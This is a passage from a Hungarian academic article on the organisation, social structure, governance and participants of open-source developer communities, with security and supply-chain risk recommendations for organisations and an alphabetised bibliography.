Egyes projektek saját biztonsági csapattal is rendelkeznek, akik a biztonsággal kapcsolatos figyelmeztetéseket figyelik és értékelik, illetve folyamatosan hibákat keresnek az alkalmazásban. Ez a jelenség azonban nem általános és formális követelmények nélkül hatékonysága is megkérdőjelezhető. Ruohonen et alii CVE sérülékenység jelentések analízise segítségével arra a megállapításra jutott, hogy a sérülékenységek jelentése általában kis számú magfejlesztőhöz fűződik.[13]

Az irányított és szponzorált nyílt közösségek szignifikánsan több fizetett fejlesztőt alkalmaznak, és jóval magasabb a módosításra jogosult fejlesztők száma. A magot körbevevő holdudvar végzi a tesztelés, hibakeresés nagy részét, a végső döntést és a kiadási ütemezést általában az irányító ipari szereplő határozza meg.[14] Az irányított közösségekben érdemes megkülönböztetni a kettős licencelést alkalmazó, egyetlen cég köré épült projekteket, illetve a közös cél érdekében egyesülő cégcsoport által vezetett projekteket (technológiai konzorcium).

A projekttel kapcsolatos kockázatbecslés elvégzéséhez elengedhetetlen a közösség típusának és struktúrájának ismerete. A magfejlesztők számának és stabil jelenlétének komoly következményei lehetnek a projekt stabilitására. A nyílt szerkezet ellenére csak a maggal szorosabban kommunikáló tagoknak van jó esélye a hibajegyek hatékony kezelésére, ezért a kockázatok mérséklése érdekében érdemes kapcsolattartókat, fejlesztőket delegálni a közösségbe.

Szociális struktúra

A közösség szociális struktúrája és ideológiai beállítottsága direkt hatást gyakorol a jelentkezésekre és a döntéshozatalra, így a teljes projekt teljesítményére.[15] A társakról alkotott vélemény és kapcsolattartás különösen fontos egy közösség esetén. A felek

[11] Andrea Capiluppi – Martin Michlmayr: From the Cathedral to the Bazaar: An Empirical Study of the Lifecycle of Volunteer Community Projects. In Joseph Feller – Brian Fitzgerald – Walt Scacchi – Alberto Sillitti (szerk.): *Open Source Development, Adoption and Innovation.* Springer, 2007. 31–44.

[12] Darren Forrest et alii: Exploring the Role of Outside Organizations in Free/Open Source Software Projects. In Imed Hammouda – Björn Lundell – Tommi Mikkonen – Walt Scacchi (szerk.): *Open Source Systems: Long-Term Sustainability.* Springer, 2012. 201–215.

[13] Jukka Ruohonen et alii: *Mining Social Networks of Open Source CVE Coordination.* Proceedings of the 27th International Workshop on Software Measurement and 12th International Conference on Software Process and Product Measurement. Gothenburg, Sweden, ACM, 2017. 176–188.

[14] Mario Schaarschmidt – Gianfranco Walsh – Harald F. Von Kortzfleisch: How do firms influence open source software communities? A framework and empirical analysis of different governance modes. *Information and Organization,* 25. (2015), 2. 99–114.

[15] M. Martínez-Torres: A genetic search of patterns of behaviour in OSS communities. *Expert Systems with Applications,* 39. (2012), 18. 13182–13192.

gyakran csak egymás digitális valóját ismerik, gyakori a köszönetnyilvánítás, üdvözlés, a pozitív atmoszféra fenntartása. Az együttműködés alapja elsősorban a bizalom és nem a tekintély. A bizalom elvesztésének fő oka technikai (pl. kritikus hibák bevezetése, tervezési egység megsértése) kisebb részben szociális jellegű. A közösségekben régebb óta részt vevő felek hamarabb közös nevezőre tudnak jutni, vagyis a közösségi kommunikáció tanulható, fejleszthető. A prominens fejlesztők jelentős része gyakran személyesen is ismeri egymást.[16]

Rendszeres személyes kapcsolat híján a szoftverfejlesztés egyes folyamatai, például a kódellenőrzés segít a munkatársakról formált kép kialakításában, ugyanakkor – vagy épp ezért – a kódellenőrzés vagy belső kommunikáció során használt udvarias szociális forma nagyobb jelentőséggel bír.[17]

A szociális normák betartása – amely minimális kockázati tényező üzleti viszony esetén – komoly biztonsági következményekkel járhat nyílt közösség esetén. Az udvariatlanul kért javítást egyszerűen figyelmen kívül hagyhatják, a bizalom elvesztése jelentősen lassíthatja a szervezet számára kritikus folyamatokat. A közösség által elvárt technikai és szociális normák betartása vagy be nem tartása tehát sokkal inkább kockázati tényező, mint zárt forrás esetében, ahol a motiváció alapvetően financiális természetű.

Átláthatóság

A közösség működése és felépítése szinte minden esetben átlátható. Igaz ez az információ nem közvetlenül publikált (nincs szervezeti diagram), de a metainformációk alapján felmérhető és elemezhető. Az OSSD-projektek nyíltan működnek, és minden érdeklődő közeledését szívesen veszik. Szabadon elérhető a szervezettel kapcsolatos (bár bizonyos területeken szegényes) minden dokumentáció, napló, beszélgetés.

Az átláthatóság segíthet felmérni a nemzetbiztonsági kockázatokat annak ellenére, hogy a szervezet általában nemzetközi. Egy határon túli vállalat üzletmenetébe meglehetősen nehézkes belelátni, nehezen átvilágítható a szervezeti struktúrája és azok a nem szabályozási jellegű kényszerek, amelyeknek a szervezetnek meg kell felelnie. Elég az elmúlt évek nagyobb adatgyűjtési botrányaira gondolni a Facebook vagy a Twitter kapcsán. Felmerül a kérdés, hogy vajon mekkora nyomást tud gyakorolni egy vállalatra a működési környezetét biztosító nemzetállam. A klasszikus nyílt közösségekre messzemenően nehezebb nyomást gyakorolni, különösképpen elrejteni annak nyomait.

A közösségre élénk kommunikáció jellemző és a kommunikációs adat szinte minden esetben könnyen hozzáférhető. Általában megállapítható az egyes szereplők munkaköre, szerepe, a munkaerő kihasználásának hatékonysága és ideje. A fejlesztő–fejlesztő és fejlesztő–szoftvertermék közötti interakció analízise révén értékes információ gyűjthető, amely felhasználható a termék minősítése és a kockázatbecslés

[16] Bogdan Vasilescu – Vladimir Filkov – Alexander Serebrenik: *Perceptions of Diversity on Git Hub: A User Survey.* IEEE/ACM 8th International Workshop on Cooperative and Human Aspects of Software Engineering, 2015. 50–56.

[17] Kangning Wei et alii: Roles and politeness behavior in community-based free/libre open source software development. *Information & Management,* 54. (2017), 5. 573–582.

során. Ezt a megfigyelést és elemzést érdemes folyamatosan végezni, azaz a közösség állapotát folyamatosan monitorozni.

A fejlesztők beazonosíthatósága komoly előnyt jelenthet komponens integráció során, hiszen közvetlenül azzal az emberrel lehet felvenni a kapcsolatot, aki az adott komponenst készítette, amire IP, üzleti titok és szervezési okokból kifolyólag vajmi kevés esély van az üzleti modell esetén. A vezető fejlesztőket a kommunikációban elfoglalt centralitásuk alapján automatikusan be lehet azonosítani.[18]

Hasonlóképpen elemezhető a projekt fejlesztői dinamikája is, azaz projektfejlesztő-megtartó és fejlesztővonzó képessége.[19] Ennek ismeretében az egyes fejlesztők kilépésének valószínűsége megjósolható, ami segíthet a beszállítói lánccal kapcsolatos kockázatok felmérésben.

Az átláthatóság tehát segít a beszállítói lánccal kapcsolatos kockázatbecslésekben, kritikus alkalmazás esetén, a határokon átívelő biztonsági átvilágítás elvégzésében, továbbá kifejezetten előnyös lehet vészhelyzet esetén, ugyanis a kulcsemberek közvetlen elérése és a többlépcsős ügyfélszolgálat kihagyása jelentősen lerövidítheti a reakcióidőt.

Önszerveződés

A közösség valamilyen célkitűzés, ideológia és/vagy kulcsemberek köré szerveződik. A csoport sikere alapvetően a közösségtől, annak szerveződőképességétől függ, hiszen ha nem sikerül kellő számú hatékony fejlesztőt vonzania, hosszabb távon nem számíthat sikerre.

A tagok általában maguk választanak maguknak feladatot, azaz a feladatok kiosztása is önszerveződő. Nem lehet valakit utasítani vagy elbocsátani, nincs fejlesztő felvétel, sem alkalmassági vizsga, ezeket a folyamatokat a „fejlesztőbevonzás" helyettesíti.[20] A humánerőforrás-menedzsment nem nagyon hasonlít az üzleti világban megszokotthoz. A kevésbé népszerű feladatok elvégzése kapcsán a belépő gazdasági szervezetek szerepe felértékelődik, hiszen megfelelő (általában anyagi) motivációval kiegyensúlyozhatja az egyenlőtlenségeket.

Gyakran megfigyelhető valamilyen mentori szisztéma, amelynek során egy régebbi tapasztalt fejlesztő segíti az újonnan beszállni kívánót. A mentorált csatlakozók mérhetően hatékonyabbak, mint az önállók és a szociális akadályok leküzdésében is sokat segíthet egy jó mentor.[21]

Az önszerveződés ugyanakkor nem jelenti azt, hogy nincs szükség menedzsmentre. A fejlesztői hálózat szervezését elhanyagoló projektek sokkal rosszabbul teljesítenek, gyakran meg is szűnnek. A kisebb, önjelölt vezérrel rendelkező projektek legfeljebb

[18] Xin Yang: *Social Network Analysis in Open Source Software Peer Review.* Proceedings of the 22nd ACM SIGSOFT International Symposium on Foundations of Software Engineering, New York, NY, ACM, 2014. 820–822.

[19] Kazuhiro Yamashita, et alii: *Magnet or Sticky? An Oss Project-by-Project Typology.* Proceedings of the 11th Working Conference on Mining Software Repositories, ACM, 2014. 344–347.

[20] Ioannis Stamelos: Management and Coordination of Free/Open Source Projects. Günther Ruhe – Claes Wohlin (szerk.): *Software Project Management in a Changing World.* Berlin–Heidelberg, Springer, 2014. 321–341.

[21] Fabian Fagerholm, et alii: *The Role of Mentoring and Project Characteristics for Onboarding in Open Source Software Projects.* Proceedings of the 8th ACM/IEEE International Symposium on Empirical Software Engineering and Measurement, New York, NY, ACM, 2014. 55:1–55:10.

akkor tudnak fejlődni, ha valamilyen módon fel tudják kelteni a figyelmet; a nagyra növő, rosszul szervezett projektekben pedig a nehézkes kommunikáció jelentősen megnöveli a feladatok lezárásához szükséges időt.

Érdekes megfigyelés, hogy a résztvevők döntő többsége csak kevés (gyakran egyetlen) projektben vesz részt, és csak nagyon kevesen ismerik az egész projektet.[22] Ez arra enged következtetni, hogy a jó fejlesztőkért komoly verseny folyik, a nyílt közösségben szerepet vállalni kívánók száma és a fejlesztésre szánható idő is véges. Következésképpen a nyílt közösség megtartása és vonzása érdekében érdemes bizonyos marketingtevékenységet végezni.

A projekt szerveződésének felmérése segít kockázatbecslés esetén megítélni a projekt várható életképességét. Amennyiben a szervezet új fejlesztőt kíván a fejlesztésbe delegálni, érdemes mentort keresni az átmeneti időszak minimalizálása érdekében.

Döntéshozatal, irányítás, befolyás

A klasszikus modellben általában nincs világos vezetői lánc, a döntések sok vitával járnak, ami megnöveli a koordinációs erőfeszítéseket, a nagyobb projektek (talán épp emiatt) centralizáltabb döntéshozatalt alkalmaznak, ugyanakkor a döntések és indoklások szinte mindig átláthatók maradnak, máskülönben elidegenítik a fejlesztőket és leépítik a közösséget. Nincs alkalmazható kényszer, így bizonyos népszerűtlen feladatok elvégzetlenül maradnak, illetve a nagyobb, szponzorált projektekben az ilyen feladatokat fizetett fejlesztők végzik el.

A közösség irányítása lehet decentralizált (ún. „Bazár" stílusú) vagy centralizált, esetleg hierarchikus felépítésű. A előbbiek általában a független, nem rutinszerű nagy bizonytalanságú feladatokban teljesítenek jól, míg a rutinszerű, erősen összefüggő, kis bizonytalanságú feladatokhoz a centralizált felépítés a megfelelőbb.[23]

A vezetőket – klasszikus esetben – kis részben hagyomány, nagyobb részben alkalmasságuk alapján választják ki, többnyire demokratikus formában, így a klasszikus nyílt közösség meritokráciának vagy technokráciának tekinthető. A bizalom kiépítésénél a legfontosabb tényezők a fejlesztői tudás, a reputáció, valamint a formális és informális tevékenység a közösségen belül.[24] A vezetők szerepe és kiléte meghatározó, egy-egy vezéralak véleménye nagy súllyal eshet latba a döntéseknél. A hatásgyakorlás inkább csak belülről lehetséges, ezért a szoftvercégek gyakran szponzorálnak fejlesztőket, akik képviselik az érdekeiket. Az iparági szereplők befolyása a népszerűbb projekteknél igen jelentős is lehet. A Linux kernel esetében például mára a vállalati hozzájárulás mértéke meghaladja a független hozzájárulások mértékét.[25]

[22] Hironori Hayashi et alii: *Why is collaboration needed in OSS projects? A case study of eclipse project.* Proceedings of the 2013 International Workshop on Social Software Engineering. ACM Press, 2013. 17–20.

[23] Mohammad AlMarzouq – Varun Grover – Jason Bennett Thatcher: Taxing the development structure of open source communities: An information processing view. *Decision Support Systems,* 80. (2015), 27–41.

[24] Yuanfeng Cai – Dan Zhu: Reputation in an Open Source Software Community: Antecedents and Impacts. *Decision Support Systems,* 91. (2016), 103–112.

[25] Iftekar Ahmed – Darren Forrest – Carlos Jensen: *A Case Study of Motivations for Corporate Contribution to FOSS.* 2017 IEEE Symposium on Visual Languages and Human-Centric Computing (VL/HCC), 2017. 223–231.

A közösség fontos döntéseiben a magcsoport tagjainak sokkal nagyobb szerepe van, emiatt fontos lehet e szereplők beazonosítása, hiszen segítségükkel lehet leginkább hatni a csoportra, illetve ezeket a szereplőket érdemes a szervezetnek támogatni. A döntéshozatal általában nem teljesen demokratikus, a magrésztől távolabb esőknek kevesebb beleszólásuk van a döntésekbe, illetve a mag élén állók gyakran fenntartják maguknak a jogot a végső döntésre. A vezérek sem tehetnek meg bármit, hiszen ha szembe mennek a közösséggel, akkor annak elvesztését vagy a projekt másolását (*fork*) kockáztatnák. Legtöbb projekt esetében tehát a végső döntés közösségi nyomásra jön létre, nagyon sokat számít, hogy a változtatni kívánó fél mekkora lobbierőt tud felvonultatni, hány embert tud maga mellé állítani.[26] A változásokat egyáltalán nem olyan egyszerű keresztülvinni, mint az ember elsőre gondolná, hiszen a szoftver óriásira duzzadna, ha bárki beletehetné kedvenc funkcióját (ez az úgynevezett „*feature bloat*"), ami ellen a fejlesztői közösség általában keményen fellép.[27]

Az ipari szereplőknek ugyanakkor gyakran megéri a közösséghez való csatlakozás vagy saját közösség létrehozása, hiszen a közösség által fejlesztőkhöz, informális tesztelőkhöz és rengeteg visszajelzéshez jutnak, valamint növelhetik befolyásukat a projektben. Következésképpen a szervezet felépítése gyakorta bővül fizetett fejlesztőkkel és iparági kapcsolatokkal. A klasszikus nyílt fejlesztői modell nyitottsága természetszerűleg támogatja a belépést, a meritokráciajelleg miatt a cégeknek gyakran nincs is más lehetőségük az irányításra. A belépés – mint láttuk – általában meg is éri, ugyanakkor adaptálódni kell az adott projekt kultúrájához, ugyanis nagyon nehéz megváltoztatni azt.[28] Amennyiben a cég jelenléte nagy, akvizíciója komoly veszélyt jelenthet a projekt jövőjére nézve, és súlyos zavart kelthet a közösségen belül még akkor is, ha a terméket érintően semmilyen változtatás nem történik. Hasonlóan súlyos lehet a helyzet, ha a cég elhagyja a korábban vezetett projektet, még akkor is, ha korábban az nélküle is működőképes volt.[29]

Amennyiben egy gazdasági szereplő hatást szeretne gyakorolni a közösségre, azt a vezetők befolyásolásával vagy erőforrás-bevitellel – elsősorban saját fejlesztőket integrálva – teheti meg. Az erőforrás-ráfordítás formája lehet *integráció,* ahol a szervezet beépül a közösségbe; lehet *hatalomátvétel,* amely esetben a szervezet egy létező közösség felett veszi át az irányítást; *új közösség létrehozása,* amikor a szervezet maga hozza létre a közösséget, és saját üzleti stratégiájához illeszkedő erőforrásként kezeli azt; *másolás* (*fork*), ahol a szervezet saját független változatot indít a FLOSS termékből; végül *kiadás,* ahol a szervezet nyílt forrásúként kiadja valamely terméket, de nem foglalkozik vele, hogy épül-e köré közösség, vagy sem. Ez az utóbbi stratégia

[26] Roshanak Zilouchian Moghaddam – Michael Twidale – Kora Bongen: *Open Source Interface Politics: Identity, Acceptance, Trust, and Lobbying.* Proceedings of the 2011 Annual Conference Extended Abstracts on Human Factors in Computing Systems, ACM, 2011. 1723–1728.

[27] Paula M. Bach – Robert DeLine – John M. Carroll: ***Designers Wanted: Participation and the User Experience in Open Source Software Development.*** Proceedings of the SIGCHI Conference on Human Factors in Computing Systems, ACM, 2009. 985–994.

[28] Mikko Rajanen – Netta Iivari: Examining Usability Work and Culture in OSS. In Ernesto Damiani – Fulvio Frati – Dirk Riehle – Anthony I. Wasserman (szerk.): *Open Source Systems: Adoption and Impact.* Cham, Springer International Publishing, 2015. 58–67.

[29] Andrea Capiluppi – Klaas-Jan Stol – Cornelia Boldyreff: Exploring the Role of Commercial Stakeholders in Open Source Software Evolution. In Imed Hammouda – Björn Lundell – Tommi Mikkonen – Walt Scacchi (szerk.): *Open Source Systems: Long-Term Sustainability.* Springer, 2012. 178–200.

figyelhető meg többek között a kormányzati szektorban, ahol a kormányzati forrásokból készült terméket OSI-kompatibilis licenccel adják ki.[30]

A fizetett fejlesztők vélhetően nagyobb hatást képesek kifejteni a közösségre, de legalábbis több emberrel kommunikálnak, velük is több ember keresi az interakciót, és a centralitási értékeik is magasabbak,[31] emiatt hasznos lehet a fizetett fejlesztők (automatizált) beazonosítása.[32]

A vállalatok általában dedikált módszertant alkalmaznak, hogy minősített információk ne szivároghassanak ki a nyílt együttműködésen keresztül. A megosztott adatokat üzleti szempontok szerint szűrik és felelősöket, úgynevezett „Gatekeeper"-eket jelölnek ki, akik a szervezet határán állva ellenőrzik az információáramlást.[33]

A nagy, nyílt projektek irányítása sok tekintetben hasonlít a politikára, egzakt módon nehezen megfogható szociális vonatkozásai vannak, több szereplő küzd különféle módszerekkel a befolyásért, és néha ütköznek az érdekek. Integrátorként a nyílt forrású közösség feletti irányítás képessége fontos stratégiai tényező lehet. Amennyiben a projekt elkanyarodik a szervezet által képviselt iránytól, elvben ugyan lehetőség van a projekt forkolására, új közösség alakítására, ám ezek a megoldások rendkívül erőforrásigényesek. Amennyiben a szervezet a projekt irányításában nem érdekelt, akkor is érdemes kockázatértékelésnél figyelembe venni a tényleges irányítók szerepét és céljait, hiszen egy-egy fontosabb szereplő kilépése vagy a projekt forkolása jelentős zavart okozhat a közösségben.

Résztvevők

Mint kiderült, a kulcsszereplők beazonosítása igen fontos, ez azonban nehézségekbe ütközhet. Nemcsak a konkrét személy identitását lehet nehéz megállapítani, hanem az egyes pszeudoanonim identitások (e-mail, nick, álnév, cím stb.) azonosságát is. Néha a személyazonosság pár perces kereséssel kideríthető, más esetben – különösen, ha a fejlesztő szándékosan rejtőzködik – a feladat közel lehetetlen. Jó példa erre Satoshi Nakamoto, a Bitcoin-hálózat tervezője, akinek kilétét az ez irányú jelentős erőfeszítések ellenére is mind a mai napig homály fedi.

Az azonosítás nehézsége miatt problematikus lehet a javítás és hibajegyek szerzői kilétének ellenőrzése. Ezen a problémán segíthet valamelyest a csomaghoz csatolt vagy verziókezelő rendszerben tárolt digitális aláírás. Sajnos sok esetben a fejlesztők több ilyen aláírást is használnak (elvesztés, frissítés miatt), így sem 100%-os, és gyakran csak a pszeudoidentitáshoz rendelés lehetséges. További probléma, hogy a fejlesztők által használt digitális aláírás nem az iparban elterjedtebb Public Key Infrastructure

[30] Schaarschmidt–Walsh–Kortzfleisch i. m. (14. lj.)

[31] Anh Nguyen Duc et alii: Impact of Stakeholder Type and Collaboration on Issue Resolution Time in OSS Projects. In Scott A. Hissam – Barbara Russo – Manoel G. de Mendonça – Neto Fabio Kon (szerk.): *Open Source Systems: Grounding Research*. Springer, 2011. 1–16.

[32] Maëlick Claes et alii: *Towards Automatically Identifying Paid Open Source Developers.* IEEE/ACM 15th International Conference on Mining Software Repositories (MSR), 2018. 437–441.

[33] Anh Nguyen Duc, et alii: Coopetition of Software Firms in Open Source Software Ecosystems. In Arto Ojala – Helena Holmström Olsson – Karl Werder (szerk.): *Software Business.* Cham, Springer, 2017. 146–160.

(PKI) rendszerén alapul, hanem a közösségi GPG kriptográfiai szoftver Web of Trust (WoT-) eljárását használja.

A résztvevők sokféle környezetből érkeznek, több közülük kiváló szakember, hátterük pedig igen eltérő mind életkorra, származásra és képzettségre való tekintettel. Általában jó csapatjátékosok és alapvetően implementációorientáltak.[34]

Az üzleti fejlesztés profitvezérelt (külső motiváción alapul), a nyílt fejlesztést (elsősorban belső) motivációk hatásegyüttese jellemzi. Belső indíttatásból fejleszthet valaki azért, mert tanulni akar, vagy hiányzik egy rég kívánt képesség a kedvenc szoftveréből, a közösségi élmény miatt, egyszerűen az alkotás örömeért vagy a társadalom iránti elkötelezettségből, altruizmusból.[35]

A fizetett fejlesztők motivációja típusát tekintve lehet szabad szponzorálás, amely esetben nincs konkrét instrukció az alkalmazótól; lehet alkalmazotti viszony világos feladatokkal; részlegesen kötött, ahol a fejlesztő ideje egy részével rendelkezhet; valamint egy adott cél eléréséért kapott díj, megbízási viszony.[36]

A belső motiváció előnye, hogy hatékonyabb, mint a külső motiváció, hátránya viszont az irányíthatóság hiánya, így például a belső indíttatásból fejlesztők nem igazán kedvelik az adminisztrációt, az „unalmas" feladatokat, kedvelik viszont a nyíltságot, kényesek a kommunikáció minőségére, a termék nyíltságára, valamint a licencre, könnyen előfordulhat, hogy kifejezetten elutasítóak a zárt forrású rendszerekkel szemben.[37]

A motiváció ismerete fontos, ugyanis ha a szervezet befolyást akar gyakorolni a közösségre saját delegált emberei által, a delegáltaknak tisztában kell lenniük a nyílt fejlesztők motivációival, amennyiben hatni akarnak rájuk. Mint korábban kiderült, a szervezet számára sok esetben fontos lehet a kulcsemberek beazonosítása és aktivizálása. A megfelelő belső motiváció ismerete és külső motivációs forma megtalálása fontos lehet a hatékony hibajavítás, támogatás és a beszállítói lánc stabilitásának szempontjából.

Következtetések

A nyílt és zárt modell szervezeti felépítése és szociális struktúrája jelentősen eltér. A fejlesztőközösség szerkezete közösségihálózat-szerű, irányítása pedig magas technikai felkészültséget, ugyanakkor jó szociális érzékenységet, illetve némi politikusi vénát igényel. A nyílt közösség nehezen befolyásolható, működése viszont teljesen átlátható, így az esetleges kockázat könnyebben becsülhető.

[34] K.Y. Sharif et alii: An empirically-based characterization and quantification of information seeking through mailing lists during Open Source developers' software evolution. *Information and Software Technology,* 57. (2015), 77–94.

[35] Jailton Coelho et alii: *Why We Engage in FLOSS: Answers from Core Developers.* IEEE/ACM 11th International Workshop on Cooperative and Human Aspects of Software Engineering (CHASE), 2018. 114–121.

[36] Evangelia Berdou: Insiders and Outsiders: Paid Contributors and the Dynamics of Cooperation in Community Led F/OS Projects. In Ernesto Damiani – Brian Fitzgerald – Walt Scacchi – Marco Scotto – Giancarlo Succi (szerk.): *Open Source Systems.* Springer, 2006. 201–208.

[37] Adam Alami – Yvonne Dittrich – Andrzej Wasowski: *Influencers of Quality Assurance in an Open Source Community.* Proceedings of the 11th International Workshop on Cooperative and Human Aspects of Software Engineering (CHASE), 2018. 61–68.

A FLOSS felhasználására vonatkozó biztonsági hatások csak közvetetten, a közösség működésén keresztül érzékelhetők. A közösség hatékony működése általában feltétele a hosszú távú működésnek, azaz a közösség segítése és irányítása, de legalább elemzése valamilyen módon szerepet kell kapjon a beszállítói lánccal foglalkozó kockázatelemzésünkben.

Nagyobb volumenű felhasználás esetén elengedhetetlen a projekt befolyásolása, amely csak a közösségben való részvétel által érhető el. A részvétel történhet közvetlenül szervezeti keretek közt, állami szinten vagy alapítványok formájában.

A fejlesztők pontos kiléte nem mindig állapítható meg, ugyanakkor a pszeudo, identitások katalogizálása megoldható, még ha nem is szokványos gyakorlat.

Általános, direkt vagy indirekt felhasználás esetén az alábbi biztonsági hatásokat azonosítottam:

Amennyiben a fejlesztők és a hibabejelentő (felhasználó szervezet) közötti kommunikáció nem felel meg a közösség normáinak, a hiba vagy sérülékenység javítás nélkül maradhat. Ha a közösség vezető szereplője távozik (cég akvizíciója, fejlesztő kilépése), a támogatás folytonossága veszélybe kerülhet. A felhasználó szervezet nem feltétlen alkalmazza a FLOSS-fejlesztésben megszokott, de az üzleti világban ritkán használt kriptográfiai eljárásokat a sértetlenség ellenőrzésére, ami az ellenőrzés elhanyagolásához vezethet. Ha a közösség által képviselt fejlesztési irány jelentősen megváltozik, és a felhasználó szervezet nem tudja befolyásolni azt, a megszokott pénzügyi eszközök (pl. akvizíció) hatástalanok.

Amennyiben a szervezet részt tud vállalni a fejlesztésben, a következő kockázatokkal kell számolni: A delegált fejlesztők nyílt kommunikációja érzékeny adatokat tehet publikussá; az erős cégirányítás miatt a fejlesztők elhagyhatják vagy forkolják a projektet, veszélyeztetve a támogatást; rossz vagy az elvárásoknak nem megfelelő kód küldése a bizalom, ezáltal az közösség feletti irányítás elvesztését okozza.

A kockázatok egy része szerencsére mérsékelhető, az alábbi szempontok betartásával:

1. A vezetőkben tudatosítani kell, hogy a nyílt közösség eltérő módszertant igényel, fejlesztőit más módon kell motiválni.
2. Érdemes folyamatosan monitorozni a közösséget.
3. A hibabejelentések során oda kell figyelni az elvárt szociális és technikai normák betartására.
4. Elemezni kell a belső szerkezetet, meghatározva a kulcsszereplőket. Az adatok alapján kockázatelemzés végezhető, és szükség esetén a megfelelő személy elérési adatai rendelkezésre állnak.
5. A digitális aláírásokat használó fejlesztők nyílt kulcsait (rendszerint GPG) be kell szerezni, biztonságos adatbázisban tárolni, hozzáférhetővé tenni és szükség esetén ellenőrizni.
6. Szükség esetén a közösségbe fejlesztőket kell delegálni, akiknek lehetőség szerint mentort kell keresni.
7. Megfelelő lobbierőt kell kiépíteni az érdekérvényesítő képesség érdekében.
8. A közösségbe delegált fejlesztők kommunikációja ne legyen elkülönített, de a közösségi csatornán folyó kommunikáció információtartalmát ellenőrizni kell. Erre a célra érdemes felelőst (*gatekeeper*) kijelölni, aki a közösséggel való kapcsolattartást és az oda áramló információt ellenőrzi.

Mint látható, a nyílt forrású fejlesztések metodikája és szervezése valóban jelentősen eltérhet az üzleti világban megszokottól (bár mindkét irányból megfigyelhető bizonyos konvergencia). Ezek a különbségek azonban nem egyszerűen belső technikai és adminisztratív eltérések, hanem egyedi felhasználói (integrátori) magatartást is igényelnek. A dobozos vagy szerződéses alapon fejlesztett szoftverek esetében megszoktunk bizonyos garanciális feltételeket és technikai megoldásokat, amelyek a nyílt forrás esetében teljességgel hiányoznak. Léteznek ellenben alternatív megoldások, amelyekkel a korábbiak esetében nem élhetünk.

Az egyik – egyszerű – lehetőség, hogy szervezeti szinten közvetlen nyílt forrású fejlesztésből származó szoftvert egyáltalán nem veszünk igénybe. A nyílt forrású komponensek rendkívüli elterjedtségét figyelembe véve azonban szinte bizonyos, hogy közvetett módon akkor is számtalan FLOSS-komponenssel kerülünk kapcsolatba. Ebben az esetben tehát arról kell meggyőződnünk, hogy a továbbértékesítést vagy fejlesztést végző partner valóban képes a kockázatok mérséklésére, és figyelembe veszi-e a nyílt közösség „játékszabályait".

Összetettebb rendszer huzamosabb ideig történő felhasználása esetén viszont tényleges biztonsági előnyt jelenthet, ha a megszokottnál közelebbről követjük a fejlesztést, ideális esetben saját fejlesztőket delegálva a közösségbe.

Felhasznált irodalom

Agrawal, Amritanshu – Akond Rahman – Rahul Krishna – Alexander Sobran – Tim Menzies: *We Don't Need Another Hero?: The Impact of "Heroes" on Software Development.* Proceedings of the 40th International Conference on Software Engineering: Software Engineering in Practice Track (ICSE-SEIP), 2018. 245–253. DOI: https://doi.org/10.1145/3183519.3183549

Ahmed, Iftekar – Darren Forrest – Carlos Jensen: *A Case Study of Motivations for Corporate Contribution to FOSS.* IEEE Symposium on Visual Languages and Human-Centric Computing (VL/HCC), 2017. 223–231. DOI: https://doi.org/10.1109/vlhcc.2017.8103471

Alami, Adam – Yvonne Dittrich – Andrzej Wasowski: *Influencers of Quality Assurance in an Open Source Community.* Proceedings of the 11th International Workshop on Cooperative and Human Aspects of Software Engineering (CHASE), 2018. 61–68. DOI: https://doi.org/10.1145/3195836.3195853

AlMarzouq, Mohammad – Varun Grover – Jason Bennett Thatcher: Taxing the development structure of open source communities: An information processing view. *Decision Support Systems,* 80. (2015), 27–41. DOI: https://doi.org/10.1016/j.dss.2015.09.004

Bach, Paula M. – Robert DeLine – John M. Carroll: *Designers Wanted: Participation and the User Experience in Open Source Software Development.* Proceedings of the SIGCHI Conference on Human Factors in Computing Systems, ACM, 2009. 985–994. DOI: https://doi.org/10.1145/1518701.1518852

Berdou, Evangelia: Insiders and Outsiders: Paid Contributors and the Dynamics of Cooperation in Community Led F/OS Projects. In Ernesto Damiani – Brian Fitzgerald – Walt Scacchi – Marco Scotto – Giancarlo Succi (szerk.): *Open Source Systems.* Springer, 2006. 201–208. DOI: https://doi.org/10.1007/0-387-34226-5_20

Cai, Yuanfeng – Dan Zhu: Reputation in an Open Source Software Community: Antecedents and Impacts. *Decision Support Systems,* 91. (2016), 103–112. DOI: https://doi.org/10.1016/j.dss.2016.08.004

Capiluppi, Andrea – Klaas-Jan Stol – Cornelia Boldyreff: Exploring the Role of Commercial Stakeholders in Open Source Software Evolution. In Imed Hammouda – Björn Lundell – Tommi Mikkonen – Walt Scacchi (szerk.): *Open Source Systems: Long-Term Sustainability.* Springer, 2012. 178–200. DOI: https://doi.org/10.1007/978-3-642-33442-9_12

Capiluppi, Andrea – Martin Michlmayr: From the Cathedral to the Bazaar: An Empirical Study of the Lifecycle of Volunteer Community Projects. In Joseph Feller – Brian Fitzgerald – Walt Scacchi – Alberto Sillitti (szerk.): *Open Source Development, Adoption and Innovation.* Springer, 2007. 31–44. DOI: https://doi.org/10.1007/978-0-387-72486-7_3

Claes, Maëlick – Mika Mäntilä – Miika Kuutila – Umar Farooq: *Towards Automatically Identifying Paid Open Source Developers.* IEEE/ACM 15th International Conference on Mining Software Repositories (MSR), 2018. 437–441. DOI: https://doi.org/10.1145/3196398.3196447

Coelho, Jailton – Marco Tulio Valente – Luciana L. Silva – André Hora: *Why We Engage in FLOSS: Answers from Core Developers.* IEEE/ACM 11th International Workshop on Cooperative and Human Aspects of Software Engineering (CHASE), 2018. 114–121. DOI: https://doi.org/10.1145/3195836.3195848

Di Bella, Enrico – Alberto Sillitti – Giancarlo Succi: A multivariate classification of open source developers. *Information Sciences,* 221. (2013), 72–83. DOI: https://doi.org/10.1016/j.ins.2012.09.031

Duc, Anh Nguyen – Daniela S. Cruzes – Geir K. Hanssen – Terje Snarby – Pekka Abrahamsson: Coopetition of Software Firms in Open Source Software Ecosystems. In Arto Ojala – Helena Holmström Olsson – Karl Werder (szerk.): *Software Business.* Cham, Springer, 2017. 146–160. DOI: https://doi.org/10.1007/978-3-319-69191-6_10

Duc, Anh Nguyen – Daniela S. Cruzes – Claudia Ayala – Reidar Conradi: Impact of Stakeholder Type and Collaboration on Issue Resolution Time in OSS Projects. In Scott A. Hissam – Barbara Russo – Manoel G. de Mendonça – Neto Fabio Kon (szerk.): *Open Source Systems: Grounding Research*. Springer, 2011. 1–16. DOI: https://doi.org/10.1007/978-3-642-24418-6_1

